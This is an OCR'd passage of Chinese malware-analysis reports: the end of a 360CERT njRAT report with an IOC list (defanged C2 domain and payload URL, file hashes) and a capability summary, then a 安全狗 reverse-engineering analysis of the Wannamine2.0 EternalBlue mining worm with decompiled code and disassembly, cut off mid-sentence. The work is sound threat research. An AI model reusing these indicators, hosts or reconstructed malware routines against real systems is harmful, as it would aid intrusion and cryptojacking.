
目前该域名解析的 IP 地址：198.54.117.200

通过威胁情报我们得知：



该团伙很有可能利用过或者正在利用该服务器通过邮件传播恶意载荷。

根据他们之间的关系，最终我们总结了一张图：



上图数据来源：360NetLab

IOC

filename/url	hash
apache202[.]duckdns[.]org:7752	N/A
hxxp://calogistics[.]ga/memo[.]msi	N/A
bill_06_13_2018.xls	4DE8A3637E2E6127AA0CDA56A9EE406F59B64CAB
memo.msi	EB02F1A546C9ADD107D0F3AD85726387A742F204

Binary.exe	E99F9426B2D1239FFEC43AE4371B6738C5897D81
payload.bin	51F361FA7F492E560F31824FB9836CD59B67D37C
adderalldll.dll	CCA96E199E144EAAA2E4C7300081E36BDFB0BB0B
Stub.exe	2E7D6F6B4EEA61EE1334CECC539E5F9298179EA2

总结

njRAT 这个木马简单易学，在网上随便搜搜就有一大片配置木马或做免杀的文章教程，且他强大的功能完全可以满足犯罪的需要，所以近年来该家族的木马在互联网上非常的活跃，我们在分析完以后总结出以下几点：

1、勒索

2、数字货币盗取

3、键盘记录

4、自动感染 USB 设备

5、检测杀软及反调试

6、远程控制

7、劫持 HOST

8、恶意载荷加密混淆

9、字符串加密

10、代码混淆

11、注入傀儡进程运行

我们在分析过程中发现该样本在利用傀儡进程运行时，注入完成后存在兼容性问题，可能需要在指定环境中才可以成功执行，所以我们推断这可能是一次定向攻击，并非大范围攻击，我们溯源后得知该团伙至少在今年 2 月 24 日就开始在活 跃，并且目前他的服务器还保持可连通状态，根据 360 安全大脑-大数据提供的相关信息来看，目前还没有发现中国的计算机受到该团伙的攻击。

安全建议

1、请不要接收或者打开任何陌生人通过邮件或者聊天软件等发来的任何文档。

2、下载安装“360 安全卫士”并保持所有防护开启状态并定时检查软件更新。

时间线

2018-06-26 360CERT 完成分析报告

参考链接

1. https://www.proofpoint.com/us/threat-insight/post/tax-themed-email-campaigns-steal-credentials-spread-banking-trojans-rats-ransomware

关于挖矿蠕虫 Wannamine2.0 的研究分析

作者：安全狗

原文来源：【安全狗】https://mp.weixin.qq.com/s/ZCHmFl7MeZcb-sMUp8Q79g

背景介绍

Wannamine2.0 是利用与 NSA 相关的 EternalBlue （“永恒之蓝”）漏洞进行传播的加密挖矿蠕虫。尽管该漏洞已曝光许久，但国内仍然有不少公司和机构感染并蒙受损失，并且这类蠕虫病毒不断有新的变种出现，因此我们对该类型的安全问题也极为重视，并进行了追踪研究。


鉴于 win32 平台的病毒样本研究已有不少文章，因此我们这次分析的是 x64 系统的版本。

木马概述

Wannamine2.0 是 wannamine 家族的变种。该家族特征是使用 NSA 泄露的 eternalblue 漏洞利用工具包+扫描传播模块+挖矿木马，**一切未打 ms17-010 漏洞补丁的机器都将是其目标，**对于网络中存在 ms17-010 漏洞的机器而言，它是不可忽视的安全威胁。

该挖矿木马为了躲避杀毒软件查杀，特地将主控程序加密并放到资源 EnrollCertXaml.dll 中。样本通过 MS17-010（永恒之蓝）漏洞进行传播，其漏洞利用模块是使用的 NSA 工具包 eternalblue 和 doublepuls，即 2017 年影子经纪人所公开的 NSA 工具包，定时和 C&C 进行连接接受命令和更新模块，主要目的为挖掘门罗币。

下面是该木马传播流程示意图：



这次只详细分析 Spoolsv.exe（64 位），即

c:\\windows\\SpeechsTracing\\Spoolsv.exe

也许在以后的文章中我们会对其余部分进行更详细的分析。

功能：扫描同网段存活的 445 端口，并启动两个程序进行攻击。

① 前期准备阶段

② 攻击阶段一：启动 svchost.exe > stage1.txt


（c:\\windows\\SpeechsTracing\\Microsoft\\svchost.exe ）

③ 攻击阶段二：启动 spoolsv.exe >stage2.txt

（c:\\windows\\SpeechsTracing\\Microsoft\\spoolsv.exe ）

详细分析

进入 Main 函数后，创建互斥量{F5175396-40C2-0218-278D6EE}



```
  InitializeCriticalSection(&stru_140078550);
  InitializeCriticalSection(&stru_140078500);
  v0 = CreateMutexA(0i64, 1, "{F5175396-40C2-0218-278D6EE}");
  v1 = GetLastError() == 183;
  if ( !v0 )
    goto LABEL_4;
  if ( v1 )
  {
    ReleaseMutex(v0);
    CloseHandle(v0);
LABEL_4:
    sub_140008060("[INF] Mutex\r\n");
    return sub_140017C50((unsigned __int64)&v4 ^ v6);
  }
  InitializeCriticalSection(&CriticalSection);
  InitializeCriticalSection(&stru_1400785C8);
  InitializeCriticalSection(&stru_1400785A0);
  CreateThread(0i64, 0i64, sub_1400067B0, 0i64, 0, 0i64);
  CreateThread(0i64, 0i64, (LPTHREAD_START_ROUTINE)sub_14000C8C0, 0i64, 0, 0i64);
  Sleep(0x3E8u);
  CreateThread(0i64, 0i64, (LPTHREAD_START_ROUTINE)sub_14000B550, 0i64, 0, 0i64);
  CreateThread(0i64, 0i64, sub_14000A040, 0i64, 0, 0i64);
  CreateThread(0i64, 0i64, sub_14000DD70, 0i64, 0, 0i64);
  CreateThread(0i64, 0i64, sub_14000CF10, 0i64, 0, 0i64);
  CreateThread(0i64, 0i64, sub_140007F10, 0i64, 0, 0i64);
  v3 = GetTickCount();
  while ( GetTickCount() - v3 < 0xA4CB80 )
```


此处诸多的 CreateThread 便是主要的恶意行为了。

1、sub_1400067B0 线程

功能：用来查找 C:\\windows\\System32\\EnrollCertXaml.dll，若不存在则尝试打开文件夹 c:\\windows\\SpeechsTracing\\及其子文件夹 c:\\windows\\SpeechsTracing\\Microsoft，然后退出线程。


```
00067E0   48 89 B4 24 A8 70 09 mov qword ptr ss:[rsp+970A8],rsi
00067E8   48 89 BC 24 B0 70 09 mov qword ptr ss:[rsp+970B0],rdi
00067F0   48 8B 05 D1 C9 06 00 mov rax,qword ptr ds:[<__security_cookie>]
00067F7   48 33 C4             xor rax,rsp
00067FA   48 89 85 60 6F 09 00 mov qword ptr ss:[rbp+96F60],rax
0006801   33 D2                xor edx,edx
0006803   41 B8 04 01 00 00    mov r8d,104
0006809   48 8D 8D 80 00 00 00 lea rcx,qword ptr ss:[rbp+80]
0006810   E8 2B 26 03 00       call <spoolsv.sub_140038E40>
0006815   BA 04 01 00 00       mov edx,104
000681A   48 8D 8D 80 00 00 00 lea rcx,qword ptr ss:[rbp+80]
0006821   FF 15 11 C8 04 00    call qword ptr ds:[<&GetWindowsDirectoryA>]
0006827   33 D2                xor edx,edx
0006829   41 B8 04 01 00 00    mov r8d,104
000682F   48 8D 8D D0 05 00 00 lea rcx,qword ptr ss:[rbp+5D0]
0006836   E8 05 26 03 00       call <spoolsv.sub_140038E40>
000683B   4C 8D 85 80 00 00 00 lea r8,qword ptr ss:[rbp+80]
0006842   48 8D 15 17 D3 05 00 lea rdx,qword ptr ds:[<aSSystem32Enrol>]   0000000140063B60:"%s\\System32\\EnrollCertXam
0006849   48 8D 8D D0 05 00 00 lea rcx,qword ptr ss:[rbp+5D0]
0006850   E8 3B F9 FF FF       call <spoolsv.sub_140006190>
0006855   33 D2                xor edx,edx
0006857   41 B8 04 01 00 00    mov r8d,104
000685D   48 8D 8D 00 09 00 00 lea rcx,qword ptr ss:[rbp+900]
0006864   E8 D7 25 03 00       call <spoolsv.sub_140038E40>
0006869   4C 8D 85 80 00 00 00 lea r8,qword ptr ss:[rbp+80]
0006870   48 8D 15 09 D3 05 00 lea rdx,qword ptr ds:[<aSSpeechstracin>]   0000000140063B80:"%s\\SpeechsTracing\\"
0006877   48 8D 8D 00 09 00 00 lea rcx,qword ptr ss:[rbp+900]
000687E   E8 0D F9 FF FF       call <spoolsv.sub_140006190>
0006883   33 D2                xor edx,edx
0006885   41 B8 04 01 00 00    mov r8d,104
000688B   48 8D 4C 24 70       lea rcx,qword ptr ss:[rsp+70]
0006890   E8 AB 25 03 00       call <spoolsv.sub_140038E40>
0006895   4C 8D 85 80 00 00 00 lea r8,qword ptr ss:[rbp+80]
```

若存在，则通过 getfilesize 获取 C:\\windows\\System32\\EnrollCertXaml.dll 文件大小，接着分配文件大小内存，读取文件到内存。



接着是释放一系列的子病毒的过程。

首先从 C:\Windows\SpeechsTracing\Crypt 解压出 NSA 工具包



释放完毕后，删除 C:\Windows\SpeechsTracing\Crypt。随后拼接字符串，找到配置文件 svchost.xml 与 spoolsv.xml，随后将其读入内存。


接着就是查找 C:\Windows\SpeechsTracing\Crypt，若 C:\Windows\SpeechsTracing\Crypt 存在则释放 x64.dll 和 x86.dll。

攻击阶段一


通过 createprocess 创建 cmd.exe /c %s/svchost.exe > stage1.txt，若存在则将输出重定向到文本文件。作为日志记录。

读取配置信息


```
  v5 = a2;
  v6 = CreateFileA(a1, 0x80000000, 1u, 0i64, 4u, 0x80u, 0i64);
  v7 = v6;
  if ( !v6 )
    return 0i64;
  v8 = SetFilePointer(v6, 0, 0i64, 0);
  v9 = v7;
  if ( v8 == -1
    || (v10 = ReadFile(v7, v5, 0x100000u, lpNumberOfBytesRead, 0i64), v9 = v7, !v10)
    || !*lpNumberOfBytesRead )
  {
    CloseHandle(v9);
    return 0i64;
  }
  CloseHandle(v7);
}
```



接着 CreateProcessA 启动进程




接着由 